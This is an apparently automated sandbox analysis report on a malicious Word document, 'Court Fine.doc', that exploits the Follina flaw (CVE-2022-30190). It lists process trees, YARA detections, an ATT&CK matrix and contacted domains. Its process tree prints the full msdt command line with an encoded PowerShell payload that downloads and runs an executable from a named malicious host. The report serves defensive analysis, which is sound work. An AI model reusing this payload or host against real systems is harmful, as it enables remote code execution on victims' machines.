ID: 671073
Sample Name: Court Fine.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 14:33:27
Date: 21/07/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

Court Fine.doc


Overview

General Information

Sample Name:	Court Fine.doc
Analysis ID:	671073
MD5:	730768c4f02960..
SHA1:	c071befaa2d754..
SHA256:	94fabeeeffae82a..
Tags:	doc
Infos:	



Detection




Follina CVE-2022-30190

Score:	76
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Yara detected Microsoft Office Expl…
- Detected suspicious Microsoft Offic…
- Contains an external reference to an…
- Document exploit detected (process…
- Queries the volume information (nam…
- Yara signature match
- Very long cmdline option found, this…
- May sleep (evasive loops) to hinder…
- Internet Provider seen in connection…
- JA3 SSL client fingerprint seen in co…

Classification



Process Tree

- **System is w10x64**
- WINWORD.EXE (PID: 6316 cmdline: "C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE" /Automation -Embedding MD5: 0B9AB9B9C4DE429473D6450D4297A123)
  - MSOSYNC.EXE (PID: 6464 cmdline: C:\Program Files (x86)\Microsoft Office\Office16\MsoSync.exe MD5: EA19F4A0D18162BE3A0C8DAD249ADE8C)
  - msdt.exe (PID: 5804 cmdline: C:\Windows\system32\msdt.exe" ms-msdt:/id PCWDiagnostic /skip force /param "IT_RebrowseForFile=cal?c IT_LaunchMethod=ContextMenu IT_SelectProgram=NotListed IT_BrowseForFile=h$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'R2V0LVByb2Nlc3MgLU5hbWUgbXNkdHxTdG9wLVByb2Nlc3M7cG93ZXJzaGVsbCAtbm9wIC1jIE5ldy1JdGVtIC1QYXRoIC JDOlwiIC1OYW1lIC J0ZW1wIiAtSXRlbVR5cGUgRGlyZWN0b3J5CihOZXctT2JqZWN0IFN5c3RlbS5OZXQuV2ViQ2xpZW50KS5Eb3dubG9hZFpbGUoImh0dHBzOi8vYWttYWxyZWxvYWQuY29tL3N0cnVrL3Byb2plY3QuZXhlliwiQzpcdGUgRGlyZWN0b3J5CihOZXctT2JqZWN0IFN5c3RlbS5OZXQuV2ViQ2xpZW50KS5Ix0ZW1wXHByb2plY3QuZXhlIik='+[char]34+'))'))))i/../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe IT_AutoTroubleshoot=ts_AUTO MD5: 7F0C51DBA69B9DE5DDF6AA04CE3A69F4)
- csc.exe (PID: 3620 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\5xjziuml\5xjziuml.cmdline MD5: 350C52F71BDED7B99668585C15D70EEA)
  - cvtres.exe (PID: 1100 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES4E28.tmp" "c:\Users\user\AppData\Local\Temp\5xjziuml\CSCF16D2975B7774203A88B71A973285B7C.TMP" MD5: C09985AE74F0882F208D75DE27770DFA)
- csc.exe (PID: 5100 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\0e51okyq\0e51okyq.cmdline MD5: 350C52F71BDED7B99668585C15D70EEA)
  - cvtres.exe (PID: 4008 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES995A.tmp" "c:\Users\user\AppData\Local\Temp\0e51okyq\CSCC7D9E81B474B42B68F5EB6CB9C3BA6BD.TMP" MD5: C09985AE74F0882F208D75DE27770DFA)
- powershell.exe (PID: 5176 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nop -c New-Item -Path C:\ -Name temp -ItemType Directory MD5: DBA3E6449E97D4E3DF64527EF7012A10)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Initial Sample

Source	Rule	Description	Author	Strings
document.xml.rels	SUSP_Doc_WordXMLRels_May22	Detects a suspicious pattern in docx document.xml.rels file as seen in CVE-2022-30190 / Follina exploitation	Tobias Michalski, Christian Burkard, Wojciech Cieslak	• 0x38:$a1: <Relationships • 0x2bc:$a2: TargetMode="External" • 0x2b4:$x1: .html!
document.xml.rels	INDICATOR_OLE_RemoteTemplate	Detects XML relations where an OLE object is refrencing an external target in dropper OOXML documents	ditekSHen	• 0x26d:$olerel: relationships/oleObject • 0x286:$target1: Target="http • 0x2bc:$mode: TargetMode="External

PCAP (Network Traffic)

Source	Rule	Description	Author	Strings
sslproxydump.pcap	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\3398FDB0.htm	SUSP_PS1_Msdt_Execution_May22	Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation	Nasreddine Bencherchali, Christian Burkard	• 0x194c:$a: PCWDiagnostic • 0x1940:$sa3: ms-msdt • 0x19bf:$sb3: IT_BrowseForFile=
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\3398FDB0.htm	EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22	Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation	Tobias Michalski, Christian Burkard	• 0x192f:$re1: location.href = "ms-msdt:
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\3398FDB0.htm	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\78770DD2.htm	SUSP_PS1_Msdt_Execution_May22	Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation	Nasreddine Bencherchali, Christian Burkard	• 0x194c:$a: PCWDiagnostic • 0x1940:$sa3: ms-msdt • 0x19bf:$sb3: IT_BrowseForFile=
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\78770DD2.htm	EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22	Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation	Tobias Michalski, Christian Burkard	• 0x192f:$re1: location.href = "ms-msdt:
Click to see the 4 entries				

Memory Dumps

Source	Rule	Description	Author	Strings
0000000D.00000002.573152901.0000000000980000.00000004.00000020.00020000.00000000.sdmp	SUSP_PS1_Msdt_Execution_May22	Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation	Nasreddine Bencherchali, Christian Burkard	• 0x2338:$a: PCWDiagnostic • 0x22d0:$sa1: msdt.exe • 0x230c:$sa1: msdt.exe • 0x2960:$sa1: msdt.exe • 0x2320:$sa3: ms-msdt • 0x241c:$sb3: IT_BrowseForFile=
0000000D.00000002.573152901.0000000000980000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	
0000000D.00000002.573579866.0000000002C48000.00000004.00000020.00020000.00000000.sdmp	SUSP_PS1_Msdt_Execution_May22	Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation	Nasreddine Bencherchali, Christian Burkard	• 0xad6e:$a: PCWDiagnostic • 0x1606c:$a: PCWDiagnostic • 0x2b50:$sa1: msdt.exe • 0x5238:$sa1: msdt.exe • 0x18cb6:$sa1: msdt.exe • 0x22db0:$sb3: IT_BrowseForFile=
0000000D.00000002.576666523.0000000003020000.00000004.00000020.00020000.00000000.sdmp	SUSP_PS1_Msdt_Execution_May22	Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation	Nasreddine Bencherchali, Christian Burkard	• 0x28b2:$a: PCWDiagnostic • 0x2888:$sa1: msdt.exe • 0x289a:$sa3: ms-msdt • 0x2994:$sb3: IT_BrowseForFile=

Source	Rule	Description	Author	Strings
0000000D.00000002.576666523.0000000003020000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	
Click to see the 3 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Exploits

Yara detected Microsoft Office Exploit Follina CVE-2022-30190

Detected suspicious Microsoft Office reference URL

Software Vulnerabilities

Document exploit detected (process start blacklist hit)

System Summary

Malicious sample detected (through community Yara rule)

Persistence and Installation Behavior


Contains an external reference to another file

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Command and Scripting Interpreter	1 DLL Side-Loading	1 1 Process Injection	1 1 Masquerading	OS Credential Dumping	1 Query Registry	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Default Accounts	2 3 Exploitation for Client Execution	Boot or Logon Initialization Scripts	1 DLL Side-Loading	1 Virtualization/Sandbox Evasion	LSASS Memory	1 Virtualization/Sandbox Evasion	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 1 Process Injection	Security Account Manager	1 Process Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 DLL Side-Loading	NTDS	1 Application Window Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing	LSA Secrets	1 Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	2 File and Directory Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	1 3 System Information Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Court Fine.doc	44%	ReversingLabs	Document-Word.Trojan.Heuristic	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Windows\Temp\SDIAG_25925c22-fa60-496e-82b8-a63566c71bc1\DiagPackage.dll	0%	Metadefender		Browse
C:\Windows\Temp\SDIAG_25925c22-fa60-496e-82b8-a63566c71bc1\DiagPackage.dll	0%	ReversingLabs		
C:\Windows\Temp\SDIAG_25925c22-fa60-496e-82b8-a63566c71bc1\en-US\DiagPackage.dll.mui	0%	Metadefender		Browse
C:\Windows\Temp\SDIAG_25925c22-fa60-496e-82b8-a63566c71bc1\en-US\DiagPackage.dll.mui	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://roaming.edog.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	URL Reputation	safe	
http://https://augloop.office.com;https://augloop-int.officeppe.com;https://augloop-dogfood.officeppe.com;h	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	URL Reputation	safe	
http://https://akmalreload.com/struk/project.exe	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://api.aadrm.com	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://api.addins.store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	URL Reputation	safe	
http://https://akmalreload.com/struk/wellcome.html	0%	Avira URL Cloud	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
akmalreload.com	172.67.190.5	true	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://akmalreload.com/struk/project.exe	false	• Avira URL Cloud: safe	unknown
http://https://akmalreload.com/struk/wellcome.html	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://login.microsoftonline.com/	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://shell.suite.office.com:1443	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://autodiscover-s.outlook.com/	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://roaming.edog.	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false	• URL Reputation: safe	unknown
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://cdn.entity.	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false	• URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://powerlift.acompli.net	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false	• URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false	• URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://cortana.ai	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false	• URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://api.aadrm.com/	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false	• URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false	• URL Reputation: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://api.microsoftstream.com/api/	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://cr.office.com	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://augloop.office.com;https://augloop-int.officeppe.com;https://augloop-dogfood.officeppe.com;h	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false	• Avira URL Cloud: safe	low
http://https://portal.office.com/account/?ref=ClientMeControl	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://graph.ppe.windows.net	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://powerlift-frontdesk.acompli.net	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false	• URL Reputation: safe	unknown
http://https://tasks.office.com	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false	• URL Reputation: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://store.office.cn/addinstemplate	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false	• URL Reputation: safe	unknown
http://https://api.aadrm.com	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false	• URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	4BB7C654-D425-4C33-A395-61834046706D.0.dr	false		high
